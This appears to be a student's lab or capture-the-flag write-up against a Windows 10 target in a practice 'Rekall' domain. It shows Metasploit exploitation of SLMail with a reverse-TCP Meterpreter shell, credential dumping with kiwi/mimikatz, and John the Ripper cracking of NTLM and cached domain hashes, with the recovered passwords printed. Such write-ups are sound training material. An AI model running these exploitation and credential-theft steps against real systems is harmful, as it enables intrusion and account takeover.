


```
msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20
rhosts ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set payload
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > 
```




```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:49672 ) at 2025-04-21 22:41:45
-0400

meterpreter > shell
Process 4536 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>
```

Once I had access to the machine I typed in shell and that gave me the powershell terminal. From there I was able to navigate to the flag and view the file




```
C:\Program Files (x86)\SLmail\System>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Program Files (x86)\SLmail\System

04/21/2025  07:57 AM    <DIR>          .
04/21/2025  07:57 AM    <DIR>          ..
03/21/2022  08:59 AM                32 flag4.txt
11/19/2002  11:40 AM             3,358 listrcrd.txt
03/17/2022  08:22 AM             1,840 maillog.000
03/21/2022  08:56 AM             3,793 maillog.001
04/05/2022  09:49 AM             4,371 maillog.002
04/07/2022  07:06 AM             1,940 maillog.003
04/12/2022  05:36 PM             1,991 maillog.004
04/16/2022  05:47 PM             2,210 maillog.005
06/22/2022  08:30 PM             2,831 maillog.006
07/13/2022  09:08 AM             1,991 maillog.007
10/20/2024  11:54 PM             2,366 maillog.008
10/21/2024  12:30 AM             2,030 maillog.009
01/30/2025  03:07 AM             1,991 maillog.00a
02/10/2025  05:20 AM             7,010 maillog.00b
02/17/2025  12:33 PM             5,364 maillog.00c
02/18/2025  03:09 AM            19,150 maillog.00d
02/24/2025  07:24 AM            18,872 maillog.00e
03/03/2025  10:49 AM             2,030 maillog.00f
04/14/2025  06:56 PM             6,345 maillog.010
04/15/2025  05:30 PM             1,979 maillog.011
04/17/2025  05:49 PM            10,590 maillog.012
```



```
               2 Dir(s)   1,092,090,368 bytes free

C:\Program Files (x86)\SLmail\System>type flag4.txt
type flag4.txt
822e3434a10440ad9cc086197819b49d
C:\Program Files (x86)\SLmail\System>
```

Day 3 F5:


The flag for this one gave me a hint talking about checking scheduled tasks for the flag. I still am workining on the Win10 machine from last flag. I ran the command **schtasks /query** and that pulls up all the tasks.



```
C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
CheckAndStartIdleTrackingService         N/A                    Ready
flag5                                    N/A                    Ready
```


This next command I had to ask for help on **schtasks /query /TN flag5 /FO LIST /V.** This is what gave me the detailed information of this task and giving me flag 5.

Day 3 F6: Kiwi in Meterpreter is a post-explotiation module used in credential harvesting and manipulation.




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > 
```

The next thing I did was run the common **lsa_dump_sam** which basically shows all the information from the System Account Manager (SAM) which stores all the user credential info. This where I found flag 6 and it is in hash form.




```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

In order to crack this hash I put it into a .txt file.




```
┌──(root💀kali)-[~]
└─# echo "50135ed3bf5e77097409e4a9aa11aa39" > pass.txt

┌──(root💀kali)-[~]
└─# 
```

Then I used the command **john pass.txt –format=NT** and that cracked the password for me.




```
┌──(root💀kali)-[~]
└─# john pass.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2025-04-22 15:44) 11.11g/s 994133p/s 994133c/s 994133C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Day 3 F7:
This flag gave me the hint that the answer is hidden in plain sight. I took that to navigate to the public directory and there was flag7.




```
C:\>cd Users
cd Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users

02/15/2022  03:11 PM    <DIR>          .
02/15/2022  03:11 PM    <DIR>          ..
02/24/2025  07:27 AM    <DIR>          ADMBob
02/15/2022  11:15 AM    <DIR>          Public
03/17/2022  08:13 AM    <DIR>          sysadmin
               0 File(s)              0 bytes
               5 Dir(s)   1,687,474,176 bytes free
```



```
               7 Dir(s)   1,687,408,640 bytes free

C:\Users\Public>cd Documents
cd Documents

C:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public\Documents

02/15/2022  03:02 PM    <DIR>          .
02/15/2022  03:02 PM    <DIR>          ..
02/15/2022  03:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,687,408,640 bytes free

C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>
```


Day 3 F8:

First I needed to get all the credentials from the Win10 machine that I have exploited. So once again I loaded kiwi and typed in the command **kiwi_cmd lsadump::cache** Which will dump all the cached credentials on the Win10 machine. I ADMBob username along with the hash.




```
[-] Unknown command: kiwi_cmd
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f341

* Iteration is set to default (10240)

[NL$1 - 4/22/2025 1:03:10 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

I was able to get the has for the user **Rekall\ADMBob and the hash**.My next step is going to be to use **john** to crack the hash and gain access to the other windows machine. I made a file **nano Pass.txt**


root@kali: ~/Documents/day_2
File
Actions
Edit
View
Help
root@kali: ~/Documents/day_2
root@kali: ~/Documents/day_2


```
  GNU nano 5.4                                   Pass.txt
REKALL\ADMBob: 3f267c855ec5c69526f501d5d461315b

                                        [ Read 1 line ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^_ Go To Line  M-E Redo       M-6 Copy
```

I used the command **john Pass.txt –format=mscash2,** which gave me the password of the user ADMBob which is **Changeme!**



```
┌──(root💀kali)-[~/Documents/day_2]
└─# john Pass.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2025-04-23 12:21) 3.571g/s 3710p/s 3710c/s 3710C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed
```

